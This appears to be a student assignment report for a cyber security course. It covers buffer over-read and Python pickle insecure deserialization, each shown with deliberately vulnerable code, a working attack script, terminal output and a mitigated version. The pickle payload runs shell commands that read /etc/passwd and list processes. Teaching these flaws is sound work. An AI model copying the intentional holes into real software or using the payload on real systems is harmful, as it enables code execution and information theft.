ISEC3004– Cyber Crime and Security Enhanced Programming

Assignment report

Mohamed Ahmed Harby

Student ID: 21445116

Hamza Ahmed

Student ID: 21540095

Introduction:

Our two topics are buffer over-read and insecure deserialization. For each vulnerability, we developed vulnerable code, an attack script, and secure code with mitigation techniques used to mitigate the vulnerabilities in the vulnerable code.

First Attack: Buffer Over-Read

Definition: A memory vulnerability occurs when a program reads beyond the buffer's allocated bounds. This can lead to information leakage, in which sensitive data stored close to the buffer in memory, such as passwords or private data, is revealed.

mitigation Techniques:

- Using safe functions: such as fgets() over gets(), and strncpy() over strcpy().

- Proper Bounds Checking: Ensure that buffer reads and writes stay within allocated memory and always validate user input to prevent unexpected buffer overflows or over-reads.

Vulnerable Code:

```
#include <stdio.h>
#include <string.h>

// this function is to read the input buffer
void read_input(char *buffer, int size) {
   printf("Enter your username to access your account\n");
   gets(buffer);
}
// this function is to print the output buffer
void print_buffer(char *buffer, int size) {
   printf("Welcome ");
   for (int i = 0; i < size; i++) {
      printf("%c", buffer[i]);  // Buffer over-read happens here
   }
   printf("\n");
}

int main() {

   char password[] = "SecertPAA$sword1234";  // The password we want to steal
   char buffer[50];  // A small buffer
   read_input(buffer, sizeof(buffer));  // Reads up to 50 bytes
   print_buffer(buffer, 100);  // Over-read: prints 100 bytes instead of 50

   return 0;
}
```

Description: The code above includes read_input and print_buffer, where read_input reads a buffer of 50 characters, and print_buffer prints a buffer of 100 characters, resulting in 50 more characters out of bounds with the program printing whatever is outside the buffer; in this case, the password.

Attack Script:

```
import subprocess

import string


# Send exactly 50 characters to fill the buffer

payload = "A" * 50


# Run the vulnerable program

process = subprocess.Popen(["./VulnerableProgram"], stdin=subprocess.PIPE, stdout=subprocess.PIPE, stderr=subprocess.PIPE)

output, _ = process.communicate(payload.encode())  # Send the payload


# Decode the output and remove non-printable characters (including null bytes)

decoded_output = output.decode(errors='ignore')  # Ignores any invalid characters


# Filter out only printable characters

cleaned_output = ''.join(c for c in decoded_output if c in string.printable)


# Save the cleaned output to a file

with open("VulnerableOutput.txt", "w") as file:

    file.write(cleaned_output)  # Write the cleaned output to the file

print("Leaked output has been saved to 'VulnerableOutput.txt'.")
```

Description: This script will run the vulnerable program and inject 50 (A)s into the buffer, causing the vulnerable code to output the (A)s and the extra 50 characters that are out of bounds, as well as print the password that is stored next to the buffer. The output will be saved into a txt file named VulnerableOutput.txt.


mohamed@mohamed-VirtualBox:~/Desktop/final1$ make
gcc -fno-stack-protector -z execstack -g VulnerableProgram.c -o VulnerableProgram
VulnerableProgram.c: In function ‘read_input’:
VulnerableProgram.c:7:5: warning: implicit declaration of function ‘gets’; did you mean ‘fgets’? [-Wimplicit-function-declaration]
7 | gets(buffer);
| ^~~~
| fgets
/usr/bin/ld: /tmp/ccMCfPsw.o: in function `read_input':
/home/mohamed/Desktop/final1/VulnerableProgram.c:7: warning: the `gets' function is dangerous and should not be used.
gcc -fno-stack-protector -z execstack -g SecureProgram.c -o SecureProgram
mohamed@mohamed-VirtualBox:~/Desktop/final1$ python3 AttackVulnerableProgram.py
Leaked output has been saved to 'VulnerableOutput.txt'.
mohamed@mohamed-VirtualBox:~/Desktop/final1$ cat VulnerableOutput.txt
Enter your username to access your account
Welcome AAAA

Secure Code:


```
#include <stdio.h>
#include <string.h>

// this function is to read the input buffer
void read_input(char *buffer, int size) {
   printf("Enter your username to access your account\n");
   fgets(buffer, size, stdin);
}

// this function is to print the output buffer
void print_buffer(char *buffer, int size) {
   printf("Buffer Content: ");
   for (int i = 0; i < size; i++) {
      printf("%c", buffer[i]);
   }
   printf("\n");
}
int main() {
   char password[] = "SecertPAA$sword1234";  // The password we want to steal
   char buffer[50];

   // reading and printing the same size of buffer, preventing buffer over-read
   read_input(buffer, sizeof(buffer));
   print_buffer(buffer, sizeof(buffer));
   return 0;
}
```

Description: To mitigate the buffer over-read vulnerability, we used fgets() instead of gets() (safe function usage), and we also ensured that the size of the read buffer was the same as the size of the printed buffer (Proper Bounds Checking) so that no data was printed out of bounds or sensitive information was disclosed. When attacking the secure code with the same script code, the output file will contain only the data that was in the buffer and nothing more.



Second Attack: Insecure deserialization

Definition: It is a vulnerability that arises when a program deserializes untrustworthy or unverified data, which can result in security risks such as data tampering, privilege escalation, information leakage, or denial of service (DOS).

Mitigation Techniques:

- Implement Integrity Checks, such as using cryptographic signatures or hashes to verify serialized data.
- Avoid using Pickle in Python: use safer formats like JSON.
- Restrict Object Types: Only allow deserialization of expected object types.

Vulnerable Code:

```
import pickle
import os


class BankAccount:
  def __init__(self, owner, balance):
    self.owner = owner
    self.balance = balance


  def __repr__(self):
    return f"BankAccount(owner={self.owner}, balance={self.balance})"


# Save a default account if there is no file
```

```
def create_account():
    account = BankAccount("Harby", 500)  # Default account
    with open("account.dat", "wb") as f:
        pickle.dump(account, f)
    print("No file found. Created a new account.dat.")

# Load the account if the file exists
def load_account():
    if not os.path.exists("account.dat"):
        create_account()  # Create file if no file is found

    with open("account.dat", "rb") as f:
        account = pickle.loads(f.read())  # Vulnerable Deserialization
        print(account)

load_account()  # Run the script
```

Description: This program first checks to see if there is an existing .dat file; if there is, it deserializes and loads it; if there isn't, it creates one with a default account and serializes it. This code contains multiple vulnerabilities. For starter, it uses pickle, which is responsible for serializing and deserializing, but it allows the execution of arbitrary code during the deserialization process, which can be exploited by an attacker to execute malicious code on the target system, and it does not validate the data before deserializing and loading.

Attack Script:

```
import pickle

import os


class Malicious:

  def __reduce__(self):

    # Execute commands in the background and suppress output

    # this command, will collect system information and redirects the output to a file

    return (os.system, ("(set -x; whoami; id; uname -a; ps aux; cat /etc/passwd) > Vulnerable_output.txt 2>&1 &",))


# Generate malicious payload

payload = pickle.dumps(Malicious())


# Overwrite the serialized file with the malicious object

with open("account.dat", "wb") as f:

  f.write(payload)


print("Malicious payload injected when the vulnerable program is run it will trigger the exploit.")
```

Description: This attack script will expose the vulnerabilities in the vulnerable code and generate a malicious payload, which will then overwrite the serialised file. The malicious payload in this example is conducting reconnaissance and gathering information about the target system. So, when the vulnerable code deserializes the.dat file after running the attack script, the payload is executed without validation.

```
mohamed@mohamed-VirtualBox:~/Desktop/final2$ python3 VulnerableProgram2.py
No file found. Created a new account.dat.
BankAccount(owner=Harby, balance=500)
mohamed@mohamed-VirtualBox:~/Desktop/final2$ python3 VulnerableProgram2.py
BankAccount(owner=Harby, balance=500)
mohamed@mohamed-VirtualBox:~/Desktop/final2$ python3 AttackVulnerableProgram2.py
Malicious payload injected when the vulnerable program is run it will trigger the exploit.
mohamed@mohamed-VirtualBox:~/Desktop/final2$ python3 VulnerableProgram2.py
0
mohamed@mohamed-VirtualBox:~/Desktop/final2$ cat hacked_output.txt
+ whoami
mohamed
+ id
uid=1000(mohamed) gid=1000(mohamed) groups=1000(mohamed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),100(users),118(l
padmin),131(wireshark)
+ uname -a
Linux mohamed-VirtualBox 6.2.0-39-generic #40-Ubuntu SMP PREEMPT_DYNAMIC Tue Nov 14 14:18:00 UTC 2023 x86_64 x86_64 x86
_64 GNU/Linux
+ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.3 103012 13004 ?        Ss   14:02   0:03 /sbin/init splash
root           2  0.0  0.0      0     0 ?        S    14:02   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   14:02   0:00 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   14:02   0:00 [rcu_par_gp]
root           5  0.0  0.0      0     0 ?        I<   14:02   0:00 [slub_flushwq]
root           6  0.0  0.0      0     0 ?        I<   14:02   0:00 [netns]
root           8  0.0  0.0      0     0 ?        I<   14:02   0:00 [kworker/0:0H-events_highpri]
root          10  0.0  0.0      0     0 ?        I<   14:02   0:00 [mm_percpu_wq]
root          11  0.0  0.0      0     0 ?        I    14:02   0:00 [rcu_tasks_kthread]
root          12  0.0  0.0      0     0 ?        I    14:02   0:00 [rcu_tasks_rude_kthread]
root          13  0.0  0.0      0     0 ?        I    14:02   0:00 [rcu_tasks_trace_kthread]
root          14  0.0  0.0      0     0 ?        S    14:02   0:01 [ksoftirqd/0]
root          15  0.0  0.0      0     0 ?        I    14:02   0:08 [rcu_preempt]
root          16  0.0  0.0      0     0 ?        S    14:02   0:00 [migration/0]
```

```
+ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:106::/nonexistent:/usr/sbin/nologin
syslog:x:101:107::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
uuidd:x:102:108::/run/uuidd:/usr/sbin/nologin
tss:x:103:110:TPM software stack,,,:/var/lib/tpm:/bin/false
systemd-oom:x:995:995:systemd Userspace OOM Killer:/:/usr/sbin/nologin
tcpdump:x:104:113::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:114:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:106:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```

Secure Code:

```
import json
import os
import hashlib


class BankAccount:
    def __init__(self, owner, balance):
        self.owner = owner
        self.balance = balance


    def __repr__(self):
        return f"BankAccount(owner={self.owner}, balance={self.balance})"


    def to_dict(self):
        """Convert the object to a dictionary for JSON serialization."""
        return {"owner": self.owner, "balance": self.balance}


    @staticmethod
    def from_dict(data):
        """Reconstruct a BankAccount instance from a dictionary."""
        return BankAccount(data["owner"], data["balance"])


# Function to create a new BankAccount and save it to a file with a checksum
def create_account():
    account = BankAccount("Hamza", 1000000)
    json_data = json.dumps(account.to_dict()).encode()  # Convert to JSON bytes
```

```
    # Calculate the checksum (SHA256 hash) of the JSON data
    checksum = hashlib.sha256(json_data).hexdigest().encode()  # Store as hex string

    # Save both the JSON data and the checksum
    with open("account.json", "wb") as f:
        f.write(json_data + b"\n")  # JSON data followed by a newline
        f.write(checksum)  # Store the checksum as a string

    print(f"New account created: {account}")

# Function to load the account with integrity verification
def load_account():
    # Check if the file exists
    if not os.path.exists("account.json"):
        create_account()  # If the file doesn't exist, create a new one

    with open("account.json", "rb") as f:
        file_content = f.read().split(b"\n")  # Split JSON data and checksum

        if len(file_content) < 2:
            raise ValueError("Invalid file: Corrupted or incomplete data")

        json_data = file_content[0]  # Extract JSON data
        stored_checksum = file_content[1]  # Extract stored checksum

    # Calculate checksum for integrity check
    calculated_checksum = hashlib.sha256(json_data).hexdigest().encode()

    if stored_checksum != calculated_checksum:
```


```
            raise ValueError("Data integrity compromised: Checksum mismatch!")

        try:
            # Deserialize JSON data
            data = json.loads(json_data.decode())
            account = BankAccount.from_dict(data)
        except Exception as e:
            print(f"Error during deserialization: {e}")
            return None

        return account

if __name__ == "__main__":
    try:
        account = load_account()
        if account:
            print(account)
    except ValueError as e:
        print(f"Error: {e}")
```

Description: The secure code does the same functionality as the vulnerable code, which is serializing a file and deserializing it, but here it is using JSON format instead of pickle as it is safer because it does not allow the execution of arbitrary code during the deserialization process, and it is also calculating a checksum when serializing the data and adding it to the file, so when deserializing the data it is calculating the checksum again and comparing it to the saved one, and will only load the data if there has been no unauthorized tampering with the data.



Conclusion:

Overall, we believe this was a very good practice to explore new exploits and vulnerabilities. We faced some challenges in the beginning in understanding the two vulnerabilities and how to create vulnerable code, as we were always trying to create the best and safest program we could, but this time we had to use vulnerable code and functions on purpose, so this was a new experience, but at the end, we were able to develop vulnerable code, attack scripts that exploit those vulnerabilities.